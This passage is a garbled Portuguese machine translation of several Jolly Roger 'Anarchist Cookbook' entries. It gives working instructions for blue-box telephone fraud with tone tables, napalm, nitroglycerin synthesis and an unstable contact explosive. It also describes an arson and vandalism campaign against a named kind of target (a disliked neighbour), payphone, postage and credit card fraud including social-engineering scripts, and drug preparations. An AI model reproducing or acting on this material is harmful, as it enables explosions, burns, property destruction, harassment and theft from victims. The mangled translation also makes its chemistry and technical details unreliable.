explodir qualquer um fora com 2600Hz a menos que eles
estão em um antigo bar-x ou mais do sistema. Muitos DA
operadores vão ficar em depois de maltratá-los, você pode ter
que começar outra, ou pelo menos não dizer nenhum
número. Nunca adicione o lado tom de uma
lacete numa conf. nunca adicionar mais de um nó de MCI em
seu conf.

Route & taxa:

Nota rota e velocidade e RQS realizar o mesmo serviço. R &
R, simplesmente diz que rota e informações taxa que é muito
valioso, ex. Tal como o interior

encaminhamento para uma troca em um código de área. Um
encaminhamento para dentro vai deixar você chamá-la e ela
pode fazer uma interrupção de emergência para você. Ela
pode dizer

como chegar operadores internacionais, ect. Aqui estão os
termos que são obrigados a usar:

International

Route-Operador para [país, cidade].

-Dá-lhe op interior.

Route-Directory para [país, cidade].

-Dá-lhe bunda diretório.

Route-City para [país, cidade].

-Dá-lhe de país eo código da cidade.

Rota operador para [a / c] + [troca]

-Dá-lhe op interior. Rota

Ex. [A / c] + ou [a / c] 0 xx + quando ela diz mais que ela significa mais 121.

Números rota para [estado, cidade]

-Dá-lhe a / c.

Coloque nome [a / c] + [troca]

-Dá-lhe cidade / estado para que a / c e

Exchange.

Internacional apela:

Para chamar internacional sobre o cabo simplesmente acessar um tronco e marcar espera kp011xxxst para o tom de remetente, kpxxxxcc-numberst xxx - um código de país de 3 dígitos,

não pode ser 3 dígitos para apenas colocar 1 ou 2 0 do em frente a ela. Cc - é o código da cidade para ir por satélite:

Disque kp18xst x - números 2-8 aguarde o tom remetente então Kpxxxxccnumberst

77. Blue Box de The Jolly Roger

Page 58

Para citar Karl Marx, azul boxe sempre foi a forma mais nobre de phreaking. Em oposição a tais coisas como a utilização de um código de MCI para fazer

uma chamada fone livre, que é apenas estúpido pseudo-phreaking, azul boxe é a interação real com a rede de pedágio do Sistema Bell. É igualmente

aconselhável a ser mais cauteloso ao boxe azul, mas o phreak cuidado não vai ser pego, independentemente do tipo de sistema de comutação é

abaixo. Nesta parte, vou explicar como e por que as obras de boxe azuis, bem como onde. Em partes posteriores, darei informações mais práticas para o azul

boxe e informações de roteamento. Para começar, azul boxe é simplesmente se comunicar com troncos. Trunks não deve ser confundido com o assinante

linhas (ou "loops cliente"), que são linhas de telefone padrão. Trunks são as linhas que conectam centrais. Agora, quando não estão em troncos

usar (ou seja, inativo ou estado "on-hook") tenham 2600Hz aplicada a eles. Se forem bidireccionais troncos, existe 2600Hz em ambas as direcções. Quando um

tronco está em uso (ocupado ou estado "off-hook"), a 2600Hz é removida do lado que está fora do gancho. O 2600Hz é, portanto, conhecido como um sinal de supervisão, uma vez que indica o status de um tronco; no gancho (tom) ou fora do gancho (sem som). Note também que 2600Hz denotado SF (single frequência) sinalização e é "in-band". Isto é muito importante. "In-band" significa que esteja dentro da faixa de frequências que podem ser transmitidas através de linhas de telefone normais. Outros sinais Sf, tais como são usados também 3700Hz. No entanto, elas não podem ser realizadas através da rede telefone normalmente (eles são "out-of-band" e, portanto, não pode ser aproveitado como é 2600Hz. Voltar para troncos. Vamos dar uma hipotética telefonema. Você pega o seu fone e discar um +806-258-1234 (seu bom amigo em Amarillo, Texas). Para facilitar, vamos supor que você está no n^o 5 Barra de comutação e não na área de 806. Seu escritório central (CO) reconheceria que 806 é um NPA estrangeiro, por isso seria encaminhar a chamada para centro de pedágio que lhe serve. [Por uma questão de precisão aqui, e para os leitores mais experientes, note que o CO em questão é uma classe 5 com LAMA que usa out-of-band SF supervisão de sinalização]. Dependendo de onde você estiver no país, a chamada deixaria o seu centro de pedágio (Em mais troncos) para outro centro de pedágio, ou no escritório do maior "rank". Em seguida, ele seria encaminhado para o centro de escritório 806-258 e, eventualmente, a chamada seria concluída.

Ilustração

A --- CO1 ----- TC1 TC2 ---- CO2 ---- B

A. ... você

CO1 .. seu escritório central,

TC1 .. seu escritório de pedágio.

TC2 .. escritório pedágio em Amarillo.

CO2 .. 806-258 escritório central.

B. ... seu amigo (806-258-1234)

Nesta situação seria realista dizer que o CO2 usa SF in-band (2600Hz) de sinalização, enquanto todos os outros usam out-of-band sinalização

(3700Hz). Se você não entender isso, não se preocupe. Eu estou apontando isso meramente por uma questão de precisão. O ponto é que, enquanto você estiver ligado à 806-258-1234, todos os troncos de seu escritório central (CO1) para o escritório central 806-258 (CO2) * não * tem 2600Hz em

los, indicando o equipamento de Bell que a chamada está em andamento e os troncos estão em uso. Agora vamos dizer que você está cansado de falar com o seu amigo

Amarillo, para que você envie uma 2600Hz para baixo da linha. Este tom viaja para baixo da linha para o escritório central do seu amigo (CO2), onde é detectado.

No entanto, esse CO pensa que a 2600Hz é proveniente de equipamentos Bell, indicando a ele que você desligou, e, portanto, os troncos são depois

novamente idle (com 2600Hz presente neles). Mas, na verdade, você não desligou, você ter enganado o equipamento em CO do seu amigo a pensar

você tem. Assim, ele desconecta-lo e reinicia o equipamento para se preparar para a próxima chamada. Tudo isto acontece muito rapidamente (300-800ms por passo-a-

Equipamento passo e 150-400ms para outro equipamento). Quando você parar de enviar 2600Hz (depois de cerca de um segundo), o equipamento pensa que o outro chamada está vindo em sua direção -> no gancho, sem tom -> fora do gancho. Agora que você já parou de enviar 2600Hz, várias coisas acontecem:

- 1.A tronco é apreendido.

- 2.A "wink" é enviada para o final CHAMANDO a partir do final CHAMADO indicando que o fim CHAMADO (tronco) não está pronto para receber os dígitos ainda.

- 3.A registo é encontrado e preso à extremidade chamado pelo tronco dentro de cerca de dois segundos (max).

Sinal de discagem início 4.A é enviado para o final CHAMANDO a partir do final CHAMADO indicando que o fim CHAMADO está pronto para receber dígitos. Agora, tudo isso é praticamente transparente para o boxer azul. Tudo o que ele realmente ouve quando essas quatro coisas acontecem é uma <kerchunk> <BEEP>. Assim, a apreensão de um tronco seria algo como isto:

- 1.Envia a 2600Hz

- 2.Terminate 2600Hz após 1-2 segundos.

3. [Bip] [kerchunk]

Quando isso acontecer, você está conectado a um conjunto que está pronto para obedecer seu cada comando. O próximo passo consiste em enviar a informação de sinalização em Para colocar sua chamada. Para isso, você deve simular a sinalização utilizada pelos operadores e equipamentos de pedágio automático de discagem para uso em troncos. Lá são principalmente dois sistemas, DP e MF. No entanto, DP saiu com os dinossauros, então eu só vou discutir MF sinalização. MF (multi-frequência) de sinalização representa a sinalização utilizado pela maioria da rede inter-e intra-lata. Também é utilizado na marcação internacional conhecida como o CCITT n «sistema. Sinais MF consiste de 7 frequências, começando com 700Hz e 200Hz separados por. Um conjunto diferente de dois dos sete frequências representam o dígitos 0-9, além de um adicional de 5 teclas especiais. As frequências e as utilizações são como se segue:

Frequências (Hz)

Doméstico

Internacional

700 900

1

1

700 1100

2

2

900 1100

3

3

700 1300

4

4

900 1300

5

5

1100 1300

6

6

Page 59

700 1500

7

7

900 1500

8
8
1100 1500
9
9
1300 1500
0
0
700 1700
ST3p
Código 1
900 1700
Stp
Código 1
1100 1700
KP
KP1
1300 1700
ST2p
KP2
1500 1700
ST
ST

O momento de todos os sinais MF é uma 60ms nominal, com exceção de KP, que deve ter uma duração de 100ms. Também deve haver um silêncio 60ms período entre os dígitos. Isto é muito flexível no entanto, a maioria dos equipamentos de Bell aceitará horários ultrajantes. Para além das utilizações comuns listados acima, MF pulsante também expandiu usos conhecidos como "expansão de sinalização dentro da banda", que incluem coisas como moeda de recolher, o retorno da moeda, rechamada, operador ligado e operador conectado, e operador liberado. KP2, código 11 e código 12 e os ST_ps (Start "primos" todos têm usos especiais, que serão mencionados apenas brevemente aqui. Para completar uma chamada usando uma caixa azul uma vez a apreensão de um tronco foi realizado pela envio de 2600Hz e uma pausa para o <kerchunk> <BEEP>, é preciso primeiro enviar um KP. Isso prepara o registo para os dígitos que se seguem. Para um

chamada doméstico padrão, o KP seria seguido por um ou outro 7 dígitos (se a chamada estavam na mesma NPA como o tronco apreendida) ou 10 dígitos (se a chamada não estavam na mesma NPA como o tronco apreendida). [Exatamente como discar chamada normal fone]. Após tanto o KP e 7 ou 10 dígitos, um começo é enviado

para significar que não há mais dígitos seguir. Exemplo de uma chamada completa:

1.Dial 1-806-258-1234

2.Wait para a indicação de chamada de andamento (como ring, ocupado, gravação, etc)

3.Envia 2600Hz para cerca de 1 segundo.

4.Wait por cerca de indicação de andamento (como ring, ocupado, gravação, etc)

5.Send KP 305 994 9966 + ST

A chamada irá se conectar, se tudo foi feito corretamente. Note-se que, se uma chamada para um número 806 eram colocados na mesma situação, o código poderia ser omitida e apenas KP + sete dígitos + ST seriam enviados. O código 11 e código 12 são usados em chamadas internacionais para solicitar determinado tipos de operadores. KP2 é usado em chamadas internacionais para encaminhar uma chamada que não seja por meio da rota normal, quer por razões económicas ou equipamento

razões. STP, ST2p e ST3p (prime, dois primos e três primos) são usados em TSPS de sinalização para indicar chamando tipo de chamada (como coin-discagem direta.

78. Napalm II A Jolly Roger

[Veja o arquivo # 021 do livro de receitas para uma maneira fácil de fazê-lo!]

Sobre a melhor bomba de incêndio é napalm. Ele tem uma consistência espessa, como compotas e é melhor para uso em veículos ou edifícios. Napalm é simplesmente uma parte gasolina e um sabonete parte. O sabão é ou flocos de sabão ou sabonete em barra picado. Detergentes não vai fazer. A gasolina tem de ser aquecido a fim

para o sabão para derreter. A maneira usual é com um banho-maria, onde a parte superior tem pelo menos uma capacidade de dois litro. A água da parte inferior é

trazida a ferver e a caldeira dupla é feita a partir do fogão e transportado para onde não há chama. Em seguida, uma parte, por volume, da gasolina é colocada na parte superior e deixou-se aquecer tanto quanto ele e o sabão é adicionado e a confusão é agitada até que engrossa. A melhor maneira de aquecer gasolina é encher uma banheira com água tão quente como você pode obtê-lo. Ele irá realizar o seu calor por mais tempo e permitem um recipiente muito maior do que será o dobro caldeira.

79. Nitroglicerina Receita por The Jolly Roger

Como todos os químicos devo aconselhá-lo tudo para tomar o maior cuidado e cautela quando você está fazendo isso. Mesmo que você tenha feito essas coisas antes.

Este primeiro artigo vai lhe dar informações sobre como fazer nitroglicerina, o ingrediente básico em um monte de explosivos como dinamites em linha reta, e dinamites gelatina.

Fazendo nitroglicerina:

1. Encha uma proveta de 75 ml até 13 ml. Nível com ácido nítrico fumante vermelho, de 98% de concentração pura.

2. Coloque o copo num banho de gelo e deixa-se arrefecer temperatura ambiente abaixo.

3. Depois que tenha arrefecido, adicionar a ele três vezes a quantidade de ácido sulfúrico fumegante (99% H_2SO_4). Em outras palavras, adicionar ao nítrico fumegante agora-cool 39 mL de ácido. Fumegante de ácido sulfúrico. Ao misturar os ácidos, sempre fazê-lo devagar e com cuidado para evitar respingos.

4. Quando os dois são misturados, diminuir sua temperatura. Por adição de mais gelo ao banho, de cerca de 10 -15 ° C. (Utilize um termômetro de mercúrio-operado)

5. Quando a solução ácida foi arrefecida até à temperatura desejada, está pronta para a glicerina. A glicerina deve ser adicionado em pequenas quantidades, utilizando um conta-gotas. (Ler este passo de cerca de 10 vezes!) Glicerina é adicionado lentamente e cuidadosamente (I significa cuidado!) Até que toda a superfície do o ácido é coberta com ele.

6. O é um ponto perigoso, já que a nitratação terá lugar logo que a glicerina é adicionado. A nitratação irá produzir calor, então a solução

deve ser mantida abaixo de 30 ° C! Se a solução deve ir acima de 30 ° C, despejar imediatamente a solução em banho de gelo! Isto irá assegurar que ele faz
Não vá na sua cara!

Página 60

7. For os primeiros dez minutos de nitrção, a mistura deve ser agitada suavemente. Em uma reação normal a nitroglicerina como irá formar uma camada no topo de a solução de ácido, enquanto que o ácido sulfúrico vai absorver o excesso de água.

8. After a nitrção foi realizada, e a nitroglicerina foi formada no topo da solução, todo o recipiente deve ser transferido lentamente

e com cuidado para outro copo de água. Quando isso é feito a nitroglicerina vai resolver na parte inferior para que os outros ácidos pode ser drenado distância.

9. After removendo tanto ácido quanto possível, sem perturbar a nitroglicerina, remover a nitroglicerina, com um conta-gotas e colocá-lo numa

bicarbonato de sódio (bicarbonato de sódio no caso de você não sabia) solução. O sódio é um álcali e vai neutralizar a maior parte do ácido

restante. Este processo deve ser repetido tanto quanto for necessário utilizar papel de tornassol azul para verificar a presença de ácido. O

ácido restante só torna a nitroglicerina mais instável do que já é.

10. Finalmente! O passo final é a remoção da nitroglicerina a partir do bicarbonato. Sua é feito com e conta-gotas, lentamente e com cuidado. O de sempre

testar para ver se nitrção tem sido bem sucedida é colocar uma gota de nitroglicerina em metal e acendê-lo. Se é certo que vai nitroglicerina

queimar com uma chama azul claro.

Atenção ** **

Nitro é muito sensível à decomposição, soltando aquecimento, ou chocante, e pode explodir se deixado em repouso e fresco.

80. Operação: bandalho por The Jolly Roger

Este é um guia para os anarquistas e pode ser engraçado para os não-crentes e os 12 e 13 anos runts velhos, e pode ser um léxico de conhecimento mortal para

Anarquistas verdade ... Danos graves destina-se a ser tratada aqui. Não tente essas coisas a não ser que você quer fazer um monte de Anarchy sério.

[Simulação]

Asshole - "Escuta, você moleque merda adolescente, calar a boca, ou eu vou derrubá-lo!

Anarquista - 'OK Você não pode dizer que eu não avisei. Você não sabe o meu poder rue ... ' (Sooooo casualmente)

Asshole - "Bem, er, o que quer dizer?

Anarquista - 'grin> <demoniac' Como você pode ver, o anarquista sabe alguma coisa que esse idiota não faz ...

[Operação bandalho]

Obter uma roda de barril ou dois. Preencha com gasolina. Obter 16 rolos de papel higiênico, desenrole e banhar na gasolina. Rasgue em pedaços na gasolina. Obter amianto

luvas. Acenda um flare (para ser punk), agarrar bola de papel higiênico saturada (você pode acender o glob ou não). Jogue ou flamejante ou gotejamento glob em:

-

Qualquer janela (foto é a melhor)

-

Portas dianteiras

-

Tapume grão áspero

-

Melhor de tudo, paredes de tijolo

Primeiro de tudo, esta cadela é quase impossível sair depois de secas, e é um terror para as pessoas dentro quando iluminado! Após este ... durante a noite, pegue um captador caminhão, alguns barris de rodas, e uma dúzia de amigos com pás. A picape só pode ser usado para o transporte de pessoas e equipamentos, ou fazendo

isso, e acarretando toda a sujeira. Quando fica em torno de 0:00 (após o perdedor vai beddie - bye), cavar um buraco gigantesco em seu quintal da frente até cerca de

03:00. Você pode atribuir três ou quatro de seus amigos para carrinho a sujeira dez milhas de distância na picape-cama, ou enterrar a porta da frente, em 15 'de sujeira!

Depois que é feito, se três ou quatro baldes de alcatrão, e casaco suas janelas. Você pode fazer uma torção adicional por inflamar o alcatrão quando estiver tudo

feito e pronto para correr! Isto é, se o perdedor tem uma casa. Se ele vive dentro de um prédio de apartamentos, você deve dirigir o ataque mais em direção ao seu carro, ea porta da frente. Eu geralmente começam quando ele vai para o trabalho ... eu descobrir que seu carro barato parece, e memorizá-lo por abuso futuro ... É sempre divertido pintar a porta da frente (Apt.) rosa quente com bolinhas roxas e cores off-neon em listras diagonais. Você também pode bater algumas centenas ou para quatro inch nails em sua porta da frente (isso parece que alguém realmente não gosta de você de dentro). Outra grande é encher sua fechadura com aço líquido para que, após o bastardo fecha a porta - a única maneira de voltar é para quebrá-lo para baixo. Se você pode poupá-lo, deixá-lo um machado - ou seja, implantado em três polegadas, e através da porta! Agora, este próximo é difícil, mas uma das melhores! Pegue um pedaço de tapume de madeira que será mais que cobrem a porta da frente completamente. Pregue dois por quatro nas bordas do revestimento (todos, exceto o fundo) para que você tenha uma barcaça - como engenhoca. Faça um buraco no topo, que será grande o suficiente para um slide de cimento. Misture cerca de seis ou sete sacos Grande de QUICK cimento de secagem. Use o cimentar slide para preencher a antecâmara criado pelo 'barca' que é em torno de sua porta. Use mais de dois por quatro para preparar-cheia de cimento seu pequeno barcaça, e deixar a pequena jóia seco. Quando isso acontece, retire a 'barca' tão somente um monólito de pedra é que cobre sua porta. Use qualquer cimento remanescente para fazer uma base em torno deste para que ele não pode simplesmente empurrá-lo de novo. Quando eu fiz isso, ele chamou o corpo de bombeiros, e eles pensaram madeira que ele quis dizer, então trouxeram eixos. Eu assisti com uma dúzia ou assim os outros inquilinos, e riu meu maldito ass off! Esta é apenas a sua porta! Depois ele estaciona seu carro para a noite, a diversão começa realmente ... Eu começo abrindo o carro atolar a muito fina, mas loack - por dentro e por fora! Em seguida, avance para colocar xarope de suco de laranja em todo os lugares, então depois que ele recebe através de todas as outras merdas que você fizer isso, ele terá a stickiest

bancos do mundo. Você pode então começar alguns jornais de domingo, e quebrar uma das janelas de cerca de quatro centímetros. Levemente amassar os papéis, e continuam a encher completamente o interior do seu carro com os jornais. Uma cópia do domingo New York Times vai muito bem preencher um Volkswagen! O que também é bastante divertido é colocar o carro em blocos de concreto, reduzir seus pneus no topo, e enchê-los com cimento! Deixe os blocos de concreto lá para que, depois de bater o carro deles, ele terá cerca de 3 milhas para o galão com os pneus, e fazer de 0 a 60 em cerca de dois minutos! É ainda mais hilário quando ele não sabe por que diabos o porquê! Outra é abrir sua capa, e depois executar alguns fios das velas de ignição para a Corpo de metal. A certeza é um carro quente quando está funcionando! Agora, eu gosto de derramar dois quilos de açúcar por seu tanque de gás. Se isso não soprar cada junta em seu motor que vai fazer algo chamado 'caramelizing seu motor. Isto é, quando o calor extremo transforma o açúcar para caramelo, e você literalmente deve assumir completamente o motor fora e distante, e limpar cada parte individual! Bem, se esse imbecil não receber a mensagem,

Page 61

é melhor você começar a levar a sério. Se este guia foi usado corretamente e como foi planejado (não, não como lenha para o fogo), este idiota o fará mover-se para longe, procurar ajuda psicológica profissional, cometer suicídio, ou todas as anteriores!

81. Roubar chamadas de telefones públicos por The Jolly Roger

Agora, para fazer chamadas locais gratuitas, você precisa de um prego de acabamento. Eu recomendo "6D EG ACABAMENTO C / H, 2 polegada" unhas. Estes são cerca de 3/32 de uma polegada

de diâmetro e 2 polegadas de comprimento (é claro). Você também precisa de um tamanho grande clipe de papel. Por grande quero dizer que eles são cerca de 2 polegadas de comprimento (dobrado). Então você

desdobrar o clipe de papel. Desdobrá-lo, tomando cada peça e movendo-o 90 °. Quando isso for feito, deve olhar um pouco como isto:

/ ----- \
::
::
::
::
\

Agora, on para do material que puro. O que você faz, em vez de desapertar a colada no bocal, é inserir o prego no orifício central da

bocal (onde se fala) e empurre-o com a pressão ou apenas martelo em por bater o prego na coisa. Apenas NÃO MATAM AO

BOQUILHAS! Você poderia danificá-lo se você inserir o prego muito longe ou em algum ângulo esquisito. Se isso acontecer, em seguida, a outra parte não será capaz

para ouvir o que você diz. Você agora tem um buraco no bocal no qual você pode inserir facilmente o clipe de papel. Então, retire o prego e colocar no

clipe de papel. Em seguida, tomar a outra ponta do clipe de papel e enfiá-la sob o protetor de cabo de borracha na parte inferior do aparelho (você sabe, a

azul cara ...). Isso deve acabar procurando remotamente parecido ... assim:

/ ----- \
Bocal

::
Grampo de papel -> :: /

: / ---: --- \
:::

: ----->
===== \ ---)))
: To do fone de ouvido ->

^ ^

\ ----->

::

::

Cord Azul guy

(O clipe de papel é empurrado sob o cara azul para fazer uma boa ligação entre o interior do bocal eo cabo de metal.)

Agora, marque

o número de um número local que deseja chamar, sayyyy, MCI. Se tudo correr bem, ele deve tocar e não responder com o "The Call Você

Ter feito exige um depósito de gravação de 20 Cent. "Depois do outro lado atende o telefone, retire o clipe de papel. É tudo tão simples, né?

Existem alguns problemas, no entanto. Um deles é, como já referi anteriormente, o porta-voz não funciona depois de acioná-lo. Se isso acontecer com

você, basta mover para o próximo telefone público. O que você está agora está perdido. Outro problema é que os tons de toque não funciona quando o

clipe de papel é o porta-voz. Existem duas maneiras em torno this ..

1. Dial os primeiros seis números. Isso deve ser feito sem o clipe de papel de fazer a conexão, ou seja, um lado não devem ser ligados. Em seguida

conectar o clipe de papel, mantenha o último dígito, e lentamente puxe o clipe de papel para fora no final do bocal.

2. Don't usar o clipe de papel em tudo. Mantenha as unhas depois de você acioná-lo. Disque os primeiros 6 dígitos. Antes de marcar o último dígito, toque na cabeça de prego

a placa sobre o corpo principal do telefone, a coisinha seguro dinheiro .. em seguida, pressione o último número. A razão pela qual este método é, por vezes,

chamado boxe claro é porque há um outro tipo de telefone que permite que você realmente fazer a chamada e ouvi-los dizer: "Olá,

Olá? ", mas ele corta o bocal para que não possam ouvi-lo. The Clear Box é usado de que para amplificar seus sinais de voz e enviá-lo

através do fone de ouvido. Se você ver como isso é até um pouco parecido com o método que acabo de descrever lá em cima, por favor me explique!

Porque eu não GET IT! De qualquer forma, isso não funciona em quase todos os único slot, o tom de discar primeiros telefones públicos (Pacific Bell, com certeza). Eu faço isso o tempo. Isso é o mínimo, eu STRESS * MENOS *, forma arriscada de Phreaking.

82. Piscina Fun pelo The Jolly Roger

Primeiro de tudo, você precisa saber nada sobre piscinas. A única coisa que você precisa saber é que um filtro de piscina parece. Se você não sabe disso. Em segundo lugar, vestir casual. De preferência, na cor preta. Visite a sua casa "amigos", aquele cuja piscina parece divertido! Então você inverter a polaridade de seu / sua piscina,

trocando os fios ao redor. Elas estão localizadas na parte de trás da bomba. Isto terá um grande efeito quando a bomba continua. Em outra palavras. Boooooooooooooommm! É isso mesmo, quando você mistura + - fios com plugues, e vice-versa, a 04 de julho acontece novamente. Não em total destruição?? Quando a bomba é desligada, ligar a bomba "retrolavagem". Ligar a bomba e obter o phuck fora! Quando você olha no dia seguinte, phunny. A piscina é seco. Se você quiser dano permanente, mas nenhuma grande exibição como o meu primeiro mencionado, fechar as válvulas da piscina fora.

Page 62

(Existem normalmente duas) que vai para um colector de esgoto e que vai para o filtro da piscina. Isso deve ser o suficiente para ter um morto bomba. A bomba deve tomar na água, por isso, quando não há qualquer ... Piadas: nestes próximos uns lidar com os verdadeiros amigos e há * não * dano permanente feito. Se você tem uma piscina, você deve verificar a piscina com produtos químicos. Existe uma orthotolidine rotulada. O outro é etiquetado alcalino (pH). Você quer orthotolidine. (Ele verifica o cloro). Vá para a sua loja de piscina local e diga que você está indo para a piscina negócios, e vendê-lo orthotolidine (um detector CL) Compre este em grande quantidade, se possível. A solução é clara. Você enche dois saquinhos com este química. E costurar os sacos para o interior de seu terno. Em seguida, ir nadar com seu amigo! Em seguida, abra os sacos e parece que você está desfrutando de um mijo. E ninguém lá vai virar um vermelho escuro! Eles vão ser constrangido tanto, especialmente se eles têm os hóspedes lá! Explique o que é, em seguida, adicione o vinagre para a piscina. Só um pouco. O "mijo" desaparece.

83. Portes grátis por The Jolly Roger

O aumento do custo de frete para enviar cartas e pacotes está trazendo para baixo o nosso padrão de vida. Para remediar esta situação deplorável, alguns medidas de controlo de balcão pode ser aplicada. Por exemplo, se a selos em uma carta são revestidas com cola Elmer pelo remetente, o cancelamento

marca não irá destruir o selo: As unidades do Elmer para formar um revestimento quase invisível que protege os selos da tinta cancelamento. Posteriormente, o receptor da carta pode remover a marca de cancelamento com água e reutilizar os selos. Além disso, a economia ecológica também resultará de reciclagem dos selos. Ajude a salvar uma árvore. A cola é mais eficientemente aplicado com um pincel com a rígida, cerdas curtas. Basta mergulhar a escova na cola e espalhar uniformemente na, cobrindo toda a superfície do selo. Ele irá secar em cerca de 15 minutos. Para pacotes de discussão, basta seguir o mesmo processo como descrito acima, no entanto, o pacote deve ser pesada e verificado para assegurar que não tem a quantidade correcta de postagem sobre ele antes de ser levado para o Post Office. Removendo o cancelamento e a colagem dos selos pode ser facilmente realizada por absorvendo os selos em água morna até que flutuem livre do papel. Os selos podem, então, ser colocado numa toalha de papel para secar. Processamento selos em grandes lotes poupa tempo também. Além disso, pode ser útil para escrever a palavra "Elmer" na parte superior da carta (não no envelope) para a sinalização parte receptora em que os selos foram protegidos com a cola. Nós todos sabemos que os pacotes de discussão pode ser caro. E também sabemos que as pessoas com deficiência são muitas vezes discriminados em empregos. O Governo, sendo as pessoas generosas que sejam, têm dado o cego serviço postal gratuito. Basta tratá-lo envelope como de costume, e fazer uma modificação. No canto onde o selo iria, escrever (ou Carimbo) as palavras "matéria GRÁTIS para cegos". Então, deixá-lo pacote ou carta em uma das caixas de correio federais azuis. não tomam as CARTA AOS CORREIOS, OU DEIXE-O em sua caixa postal. Parece muito bom do governo para fazer isso, certo? Bem, eles não são tão Nice. O pacote é enviado taxa de biblioteca, que está abaixo de terceira classe. Ele pode levar de quatro a cinco dias para enviar uma carta a apenas a próxima cidade. Isto também é bastante

simples, mas menos eficaz. Coloque o endereço que você está enviando a carta para que o endereço de retorno. Se você estivesse enviando uma doação de US \$ 20 à

Peito de pirata, você iria colocar o nosso endereço (caixa postal 644, Lincoln MA 01773) como o endereço de retorno. Então você teria que ser descuidado e

esqueça de colocar o selo no envelope. Um toque agradável é colocar um endereço de besteira no centro do envelope. Mais uma vez, você deve descartar a carta

FEDERAL numa caixa de correio. Se os correios não envia a carta para o endereço de retorno por não ter selo, eles vão enviá-lo de volta para a razão de "No such address".

Exemplo:

Piratas Peito Departamento 40DD

PO Box 644865

Lincol, Ma. 41773

Tom Bullshit

20 Estrada Falso

Que nunca, XX 99.851

Uma última coisa que você pode tentar fazer é absorver um selo cancelado fora de um envelope, e colá-lo no que você está enviando. Então queimar o selo, deixando um pouco para mostrar que não havia ninguém lá.

84. Explosivos instáveis por The Jolly Roger

Misture sólida iodo nítrico com amoníaco doméstico. Espere overnight and em seguida, despeje o líquido. Você vai ficar com uma substância barrenta. Que esta seca até que endureça. Agora jogá-lo em alguma coisa!!

85. Drogas estranhas por The Jolly Roger

Bananas:

1. Obtain 15 quilos de bananas amarelas maduras.

2. Peel tudo e comer a fruta. Salve os peelings.

3. Scrape todos os interiores das cascas com uma faca afiada.

4. Put todo o material raspado em uma panela grande e adicione água.

5. Boil 3 ou 4 horas até que ela alcançou uma consistência de pasta sólida.

6. Spread colar em folhas de bolinho e seco no forno por cerca de 20 minutos. Isso resultará em pó preto bem. Normalmente, ninguém vai sentir os efeitos depois de fumar cigarros 3-4.

Xarope:

Misture Robitussion AC com uma quantidade igual de ginger ale e bebida. O efeito são sedação e euforia. Nunca subestime os efeitos de qualquer droga! Você pode OD em xarope para a tosse!

Toads:

1. Collect 09:55 sapos, rãs não vai funcionar. O melhor tipo são pererecas.

2. Kill-los da forma mais indolor possível, e da pele imediatamente.

3. Allow as peles a secar num frigorífico quatro a cinco dias, ou até que os revestimentos são quebradiços.

4. Now esmagar as cascas em pó e fumaça. Devido ao seu mau gosto, você pode misturá-lo com um meio de fumar mais perfumado.

Noz-moscada:

1. Take vários noz-moscada inteira e moê-los em um moedor de idade.

2. Depois os nutmegs são moídos. Coloque em um almofariz e pulverizar com um pilão.

3. O dosagem usual é de cerca de 10 ou 15 gramas. Uma dose maior pode produzir sede excessiva, ansiedade e batimento cardíaco rápido, mas alucinações são raro.

Peanuts:

1. Take de 1 quilo de amendoim cru (não torrado).

2. Shell-los, poupando as peles e descartando as cascas.

3. Eat as nozes.

4. Grind-se as peles e fumá-los.

86. The Art of Cardadura por The Jolly Roger

Obtenção de um número de cartão de crédito: Há muitas maneiras de obter as informações necessárias para cartão de alguma coisa. As coisas mais importantes, necessários são o número do cartão ea data de validade. Ter o nome de detentores de cartões não faz mal, mas não é essencial. A melhor maneira absoluta de obter

toda a informação necessária é de sucateamento. A forma como isso é feito é simples. Você anda em torno de sua área ou em qualquer outra área e encontrar uma loja, shopping, supermercado, etc, que joga seu lixo na calçada ou lixo. Rasgar o saco abrir e ver se você pode encontrar qualquer carbonos em tudo.

Se você encontrar pequenos pedaços de carbonos de cartão de crédito, então é mais provável que não vale o seu tempo para a fita juntos. Encontrar uma loja que não rasgar o seu carbonos, ou apenas pela metade. Outra maneira é besteira o número de alguém. Isso é chamá-los e dizer: "Olá, esta é a segurança Visa

e nós temos um relatório que seu cartão foi roubado. "Eles vão negar isso e você vai tentar tirar isso deles a partir desse ponto. Você poderia dizer:" É

não foi roubado? Bem, qual é a data de validade e talvez possamos resolver o problema OK e qual é o número do seu cartão? Obrigado

muito e tenha um bom dia. "ou pensar em algo para esse grau. Outra maneira de obter números de cartão é através de sistemas como o TRW

e CBI, esta é a maneira mais difícil, e provavelmente não vale a pena, a menos que você seja um especialista no sistema. Utilizando números de cartão de crédito postou em BBS é arriscado. A única vantagem é que não há uma boa chance de que outras pessoas vão usá-la, diminuindo assim as chances de ser o

único-ofensor. O último método de obtenção de números é muito bom também. Na maioria das locadoras de vídeo, eles tomam o seu número de cartão de crédito

quando você se juntar para back-up seus aluguéis. Então, se você conseguiu roubar a lista ou fazer uma cópia do mesmo, então você está pronto para um longo tempo.

Escolhendo uma vítima: Uma vez que você tem o número do cartão, é hora de fazer o pedido. O tipo de lugares que são mais fáceis de vitimar são pequenos

empresas que fazem da ordem de correio ou até mesmo lojas locais que oferecem. Se você tem um anúncio para um lugar com algo que você quer eo número de ordem é

Não é um número 1-800, então as chances são melhores que você vai ter sucesso.

Ordenação

Quando você chamar o lugar para fazer o pedido, você deve ter várias coisas sempre à mão. Estas são as coisas que você vai precisar de: um nome,

número de telefone, número de cartão (4 dígitos código do banco se o cartão é MasterCard), data de validade, e uma expedição completa e

endereço de faturamento. Vou falar sobre tudo isso em detalhes. Uma dica pessoal: Quando eu chamo para fazer um pedido, que normalmente vai muito mais suave se a pessoa você está falando com uma mulher. Em muitos casos, eles são mais ingênuo do que os homens. O nome: Você poderia usar o nome no cartão ou o nome da pessoa que você vai enviar a mercadoria. Ou você poderia usar o nome no cartão e tê-lo enviado para a pessoa que vive em queda (dizem que é um dom ou algo assim). O nome não é realmente importante, porque quando a empresa verifica o cartão, as pessoas nome nunca é mencionado, exceto quando você tem um cartão Visa Selecionados. Em seguida, o nome é mencionado. Você pode dizer se você tem um preferido Cartão Visa pelo PV à direita da data de validade no carbono. Sem telefone durante todo o dia à espera de que a empresa chame (que vai), então o número de telefone para dar-lhes como sua casa telefone pode ser um dos seguintes: Um número que está sempre ocupado, um número que Always Rings, um número de telefone público, baixa fim de um loop (e você vai esperar na outra extremidade), ou uma BBS popular. NUNCA dar-lhes a sua casa telefone, porque eles vão descobrir logo que a investigação começa que o telefone pertence. A melhor coisa seria ter um telefone público chamar para a frente a sua casa (via Cosm O número de negócios.) Quando pediu, repetir o número que você usou para o seu telefone de casa. Número do cartão: As cartas que você vai usar 